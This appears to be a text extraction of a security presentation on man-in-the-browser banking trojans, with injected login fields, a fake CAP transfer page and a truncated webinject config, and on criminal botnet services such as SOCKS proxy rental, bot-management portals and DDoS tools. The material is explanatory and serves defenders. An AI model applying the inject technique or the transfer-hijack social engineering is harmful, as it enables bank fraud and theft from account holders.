


MITB – Grabbing Login Credentials




Original pre-login fields

UID, password & site



welcome
[take a tour](#) | [set up online access](#)



sign on to your accounts 


User ID [Forgot User ID?](#)

Password [Forgot Password?](#)

☒ Remember my ID **sign on**

[Ingresar en español >](#)

Sign on to other  es
 Choose One 

 **Important Update:**
 Learn how to protect yourself from e-mail scams.



New fields added
 MITB malware
 inserted additional
 fields. Records them,
 and sends them to
 the attacker

Modified pre-login fields

Now with ATM details and MMN



welcome
[take a tour](#) | [set up online access](#)

sign on to your accounts 

User ID [Forgot User ID?](#)

Password [Forgot Password?](#)

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:


Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother's maiden name:

☒ Remember my ID **sign on**

[Ingresar en español >](#)

Sign on to other  s
 Choose One 


 **Important Update:**
 Learn how to protect yourself from e-mail scams.



Modified pre-login fields

Now with ATM details and MMN

welcome
[take a tour](#) | [set up online access](#)

sign on to your accounts 

User ID [Forgot User ID?](#)

Password [Forgot Password?](#)

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:


Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother's maiden name:

☒ Remember my ID **sign on**
[Ingresar en español >](#)

Sign on to other
 Choose One 

 **Important Update:**
 Learn how to protect yourself from e-mail scams.

Configuration files

XML support, dynamic updates

```
<inject
url="
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallAria noWrap></
<TR><TD colspan=3 class=smallAria noWrap><S
<TR><TD colspan=3 class=smallAria noWrap></
<TR>
<TD noWrap colSpan=2><B>Your ATM or Check Ca
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT id=cc ty
<TR>
<TD noWrap colSpan=2><B>Expiration Date:</B>
<TD class=smallAria noWrap align=right>(e.g
<TR>
<TD class=username colSpan=3><INPUT id=expda
<TR>
<TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT type=pas
<TR>
```



Programmable Interfaces

Malware authors developing an extensible platform that can be sold or rented to other criminals


MITB – Focusing on the Money Transfer




- **Change in tactic's – move from login to the money transfer**
 - First malware generation captured in early 2007 (South America)
- **Change driven by:**
 - Widespread use of temporal multi-factor keys for authentication
 - Backend application heuristics for spotting login patterns
 - Inter-bank sharing of login and transfer “physical” location info
 - Improved malware techniques...
- **Transfers happen after the customer logs in, *from their own computer*, while they are logged in.**
- **“Session Riding” – can be conducted manually (attacker C&C) or scripted**



MITB – State-of-the-art Banking Proxy Trojan




Honing in on the Transaction – Malware Injection





- **Customer enters transaction data the same way**
 - From account, To account, Amount, and When
- **Customer creates validation token**
 - Computational hash created using transaction data, password, and temporal data
- **Validation token only viable for one specific transaction**
- **... yet more things the customer must do in order to create a transfer!**



Social Engineering past CAP Transfers - Injected



Page (1)
Which FROM
account?




Page (2)
How much?
Where TO?



Page (3)
Are details
correct?



Page (4)
CAP
instructions
and CODE?



Page (5)
Security
CODE?



Page (6)
Validation
complete!



Transaction Monitoring

The malware continuously monitors the customer as they navigate the pages to conduct a funds transfer



HTML Page Insertion

An extra page is inserted in to the transfer sequence and requests an additional CAP "Security Code".

Social Engineering past CAP Transfers - Injected



- **Attackers response – ask the victim**
– Social engineer it from the



To Account: 9812-3451-23
Amount: \$1,500.00



Validation code:
456123

Validation Code Calculation

Customer must type in the “To Account” number and “Amount” in to the code calculator. The calculator also uses PIN, Date and time information to calculate the validation code

Page Insertion

As part of the process, the attacker inserts a fake page (extra step in “banks” process) in to the Web browser. The fake page asks the victim to use their calculator again – but to use a “Security Code” which is in fact the attackers bank account – and submits the second transaction.



Security Code: 3133731137
Amount: \$1,500.00



Validation code:
998543




**How do botnets
factor in to this?**



- **The use of botnets in attacking Web applications holds several advantages...**
 - Anonymity
 - Chaining of several agents to disguise source of attack
 - Dispersed hosts
 - Slipping under threshold limits
 - The power of many
 - A force multiplier
 - Native automation
 - Advanced scripting engines & user manipulation



The screenshot shows a web application interface for managing SOCKS proxies. At the top, there are icons for Refresh, Payment history, Socks history, IP Lookup, Tunneling, and Exit. A 'Member information' box on the right displays details for user 'bill', including tariff 'V', 250 socks available, unlimited price per sock, expiration date 2008-02-19, and a balance of \$18.16. The main area is a table of proxy servers with columns for Country, State, City, and Uptime. A list on the left shows countries like United States, France, Germany, Spain, Canada, Sweden, Italy, United Kingdom, Belgium, Austria, Other, Switzerland, Greece, Netherlands, Denmark, Hungary, Ireland, Israel, Norway, Russian Federation, and Turkey.

Country	State	City	Uptime
United States	Alabama	Huntsville	11d 11h 38m
United States	New Jersey	Brick	4d 0h 28m
United States	Wisconsin	Madison	1d 23h 14m
United States	Florida	Miami	5d 2h 52m
United States	Pennsylvania	Bird In Hand	1h 22m
United States	Oregon	Portland	7d 19h 3m
United States	California	Palm Springs	2h 10m
United States	California	Mission Hills	1h 0m
United States	South Carolina	Summerville	4h 27m
United States	Illinois	Aurora	2h 45m
United States	Texas	Dallas	10h 0m
United States	Texas	Richardson	1d 15h 4m
United States	Other	Other	1d 4h 19m
United States	Ohio	Akron	7d 3h 32m
United States	Other	Other	2d 5h 26m

Anonymous Proxies
Volume of proxy services
increasing year over year

SOCKS Jump Point

Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.




Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites



SocksChain

File View Service Tools











Name Port

Chain 1080

SocksChain start
The system cannot
READY

User:

0 socks

	Country	City	State			
172.162.	US 			0.1 h	-	Buy It
83.84.	NL 			0.3 h	679.3 h	Buy It
172.163.	US 			0.8 h	-	Buy It
221.171.	JP 			1.2 h	-	Buy It
213.122.	UK 			1.7 h	-	Buy It
91.49.	? 			2.6 h	-	Buy It
98.181.	? 			2.8 h	-	Buy It
64.234.	? 			5.0 h	-	Buy It
65.65.	US 	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US 			77.5 h	46.6 h	Buy It

Select Country:

All (10)

Unknown (3)

JP - Japan (1)

NL - Netherlands (1)

UK - United Kingdom (1)

US - United States (4)

Query

Starting from \$40 and going to \$300 for a quarter of access, with the price increasing based on the level of anonymity added.

SOCKS chaining

Method of chaining multiple machines together to tunnel data



Encryption - Secures Internet Connection
Fast Speed - Not more then 30 Clients per server
Compression - Rises your Connection Speed
Compression - Less Traffic, Cheaper GPRS

Anonymizing Service

Lease (part of) an existing botnet



Cz Stats
ADVANCED STATISTIC



STATISTICS
bots exploits



EXPLOITS



BOTS



USERS



FILE SHARING

Global stats

Rap. per time stats

Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Countries:

Country	Rating
Russia	7099 56%
United States	1641 13%
Germany	1504 12%
Netherlands	492 4%
Ukraine	237 2%
Brazil	196 2%
United Kingdom	152 1%
Spain	138 1%
Belgium	126 1%
Turkey	101 1%
Totally: 80	

Top 10 new countries today

Country Rating
totally: 0

Top 10 Countries order by bot's reports

Country	Rating
Russia	626089 59%
United States	163156 15%
Germany	63896 6%
Brazil	24697 2%
Ukraine	20728 2%
Spain	19229 2%
Netherlands	13215 1%
United Kingdom	11816 1%
Taiwan	11541 1%
Turkey	10173 1%
Totally bot's reports: 1061892	

Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents
Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.

CHOOSE YOUR PROJECT

go!

MAIN

[Manage projects](#)

[Add project](#)

[Change info](#)

PROJECT

[Search by host](#)

[Search by URI](#)

[Global searching](#)

[Online bots](#)

Hello,


Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index

A person is holding a large newspaper in front of their face, with only their eyes and nose visible. The newspaper is a two-page spread. The left page features a large advertisement for 'BOTIRON' with various diagrams and text. The right page contains several columns of text, likely news or articles. The background is dark.

**How do you use a botnet
to attack a Web app?**



1. Hosts infected with malware via drive-by-download
2. At a specified date & time they launch their attack



5,000 home DSL users launching a simultaneous attack can create:

- * 1.3 Gbps traffic volume,
- * 150m emails per hour,
- * 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning



File (F) Functions (N) About (B)

Online PC DDOS Update IP Setting

Common Attack: WEB Attack:

[01]SYN Flood [02]ICMP Flood [07]NoCache Get Flood
 [03]UDP Flood [04]UDP Small Size [08]CC Attack
 [05]TCP Flood [06]TCP Multi-Connect [09]HTTP GET Nothing

Use Selected PCs

Target:

Attack Type: Thread: PC Num:

Auto Select PCs

Type	Thread	Num	Target
Type: <input type="text" value="03"/>	Thread: <input type="text" value="10"/>	Num: <input type="text" value="100"/>	Target
Type: <input type="text" value="03"/>	Thread: <input type="text" value="10"/>	Num: <input type="text" value="100"/>	Target
Type: <input type="text" value="03"/>	Thread: <input type="text" value="10"/>	Num: <input type="text" value="100"/>	Target
Type: <input type="text" value="03"/>	Thread: <input type="text" value="10"/>	Num: <input type="text" value="100"/>	Target
Type: <input type="text" value="03"/>	Thread: <input type="text" value="10"/>	Num: <input type="text" value="100"/>	Target

Target should be IP,DNS,and Webpage Url.Only CC Attack need

IP Example: 202.199.24.35
 DNS Example: www.baidu.com
 URL Example: http://www.abc.com/show.asp?id=123
 http://www.abc.com/index.html

Succeed to send [File Manage] command Listen On Port 8090 Succeed

文件 (F) 功能 (N) 帮助 (H)

在线主机 DDOS攻击 更新IP 程序设置 配服务端 主页 退出

IP地址/端口	计算机名	所在地域	操作系统	内存	版本	状态
3. 99:1275	DDB4C61CD21...	上海市徐汇区 电信ADSL	WindowsXP	256MB	080401	空闲
151. 26076	86D0D9EE5AD	辽宁省沈阳市 网通	WindowsXP	1024MB	080401	空闲


--[BlackEnergy DDoS Bot]--

Server:

Request rate: (in minutes)

Outfile:

BlackEnergy DDoS Bot; ver 1.4.5 (with H)

